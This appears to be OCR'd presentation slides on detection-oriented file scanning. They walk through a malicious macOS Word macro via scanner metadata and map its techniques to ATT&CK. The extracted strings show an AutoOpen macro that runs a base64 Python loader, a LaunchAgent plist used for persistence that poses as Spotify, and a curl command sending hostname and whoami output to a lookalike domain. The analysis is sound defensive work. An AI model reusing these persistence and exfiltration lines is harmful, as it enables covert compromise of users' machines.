
» Why no microservices? *
  Uses cookie cutter scaling

* medium.com/@jshlbrd for more details

MACRO AND ME

Are we tired of macro-enabled documents yet?

6/59 AV detections right now



```
{
"flavors": {
        "mime": ["application/vnd.openxmlformats-officedocument.wordprocessingml.document"],
        "yara": ["ooxml_file"]
        },
"hashMetadata": {"md5": "e1e82a81a6360bdcf5d9283279cc5747"},
"selfMetadata": {
        "uid": "97d90fac-0012-419d-818b-47f10eb9eb37"
        },
"exiftoolMetadata": {
        "exiftool": [{"field": "TotalEditTime", "value": 10},
                     {"field": "Words", "value": 594},
                     {"field": "Application", "value": "Microsoft Office Word"},
                     {"field": "Paragraphs", "value": 7},
                     {"field": "Title"},
                     {"field": "Creator", "value": "Amanda Thomas"},
                     {"field": "LastModifiedBy", "value": "Microsoft Office User"},
                     {"field": "LastPrinted", "value": "2016:01:08 14:35:00Z"},
                     {"field": "CreateDate", "value": "2018:09:04 18:18:00Z"},
                     {"field": "ModifyDate", "value": "2018:09:13 02:10:00Z"}]
        },
"zipMetadata": {"total": {"files": 18, "extracted": 18}}
}
```

```
{
"flavors": {"mime": ["application/CDFV2"], "yara": ["olecf_file"]},
"hashMetadata": {"md5": "f3dd43dd8de6b542f9555b43cb0058ed"},
"selfMetadata": {
        "uid": "0d655cba-0664-4556-a68b-885c7cc65c35",
        "parentUid": "97d90fac-0012-419d-818b-47f10eb9eb37",
        },
"oleMetadata": {"total": {"streams": 10, "extracted": 10}},
"vbaMetadata": {
        "total": {"files": 2, "extracted": 2},
        "autoExec": ["AutoOpen"],
        "ioc": ["http://www.apple.com/DTDs/PropertyList-1.0.dtd",
                "https://browse.spotify-api.cf/connect"],
        "suspicious": ["Environ", "system", "popen", "command",
                       "Lib", "libc.dylib", "dylib", "Base64 Strings"]
        }
}
```

```
{
"flavors": {"mime": ["text/plain"], "yara": ["vb_file"]},
"hashMetadata": {"md5": "1fad861e2b0f1cc306b5e9fa01506c4f"},
"selfMetadata": {
        "uid": "5daa814d-bf61-4ab5-aa51-70e19c738a77",
        "parentUid": "0d655cba-0664-4556-a68b-885c7cc65c35"
        },
"vbMetadata": {
        "functions": ["system", "AutoOpen"],
        "strings": ["NewMacros", "libc.dylib", "popen",
                    "import sys,base64,warnings;warnings.filterwarnings('ignore');exec( \
                           base64.b64decode('aW1wb3J0IHN5cztpbXBvcnQgdXJsbGliMjsKVUE9J01vemlsbGEvNS",
                    "4wIChNYWNpbnRvc2g7IEludGVsIE1hYyBPUyBYIDEwXzEzXz", "kpCmV4ZWMoJycuam9pbihvdXQpKQ==')});",
                    "HOME", "/../../../../Library/LaunchAgents/~$com.spotify-browser-api.plist",
                    "<?xml version=", "1.0", "encoding=", "UTF-8", "?>\\\\n",
                    "<!DOCTYPE plist PUBLIC", "-//Apple//DTD PLIST 1.0//EN",
                    "http://www.apple.com/DTDs/PropertyList-1.0.dtd", ">\\\\n",
                    "<plist version=", "<dict>\\\\n", "<key>Label</key>\\\\n", "<string>com.spotify.browser-api</string>\\\\n",
                    "<key>ProgramArguments</key>\\\\n", "<array>\\\\n", "<string>python</string>\\\\n",
                    "<string>-c</string>\\\\n", "<string>", "</string>", "</array>\\\\n",
                    "<key>RunAtLoad</key>", "<true/>", "<key>StartInterval</key>\\\\n",
                    "<integer>100</integer>\\\\n", "<key>KeepAlive</key>\\\\n",
                    "<key>NetworkState</key>\\\\n", "<true/>\\\\n", "</dict>\\\\n", "</plist>",
                    "echo", ">", "r",
                    "curl -A'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 \
                        (KHTML, like Gecko) Chrome/69.0.3497.81 Safari/537.36' \
                        -sLk https://browse.spotify-api.cf/connect -d",
                    "`hostname;whoami`"]
        }
}
```

OBSERVED TECHNIQUE	ATT&CK TACTIC
Document w/ legitimate looking metadata	Initial Access, Evasion
Base64 encoded Python one-liner w/ warnings disabled	Evasion, Execution
Information gathering via silent curl upload	Discovery, Evasion
Masquerading as legitimate service (Spotify)	Evasion
plist run-time attributes	Persistence

SUMMARY

» Detection-oriented file analysis systems enable real-time detection of file attributes

» You can integrate these systems with your current ones to mature your threat detection program

» Using these systems opens up levels of insight that adversaries don't expect

APPENDIX

PROJECTS

Strelka
  https://github.com/target/strelka
Assemblyline
  https://bitbucket.org/cse-assemblyline/assemblyline/
File Scanning Framework
  https://github.com/EmersonElectricCo/fsf
Laika BOSS
  https://github.com/lmco/laikaboss
MultiScanner
  https://github.com/mitre/multiscanner
stoQ
  https://github.com/PUNCH-Cyber/stoq

VIRUS TOTAL SAMPLE

https://twitter.com/JohnLaTwC/status/1045845803942596608

e92833f056a197851a5476240a4f3ca94aa8f180e057bb022842dbdd3dbdaf1a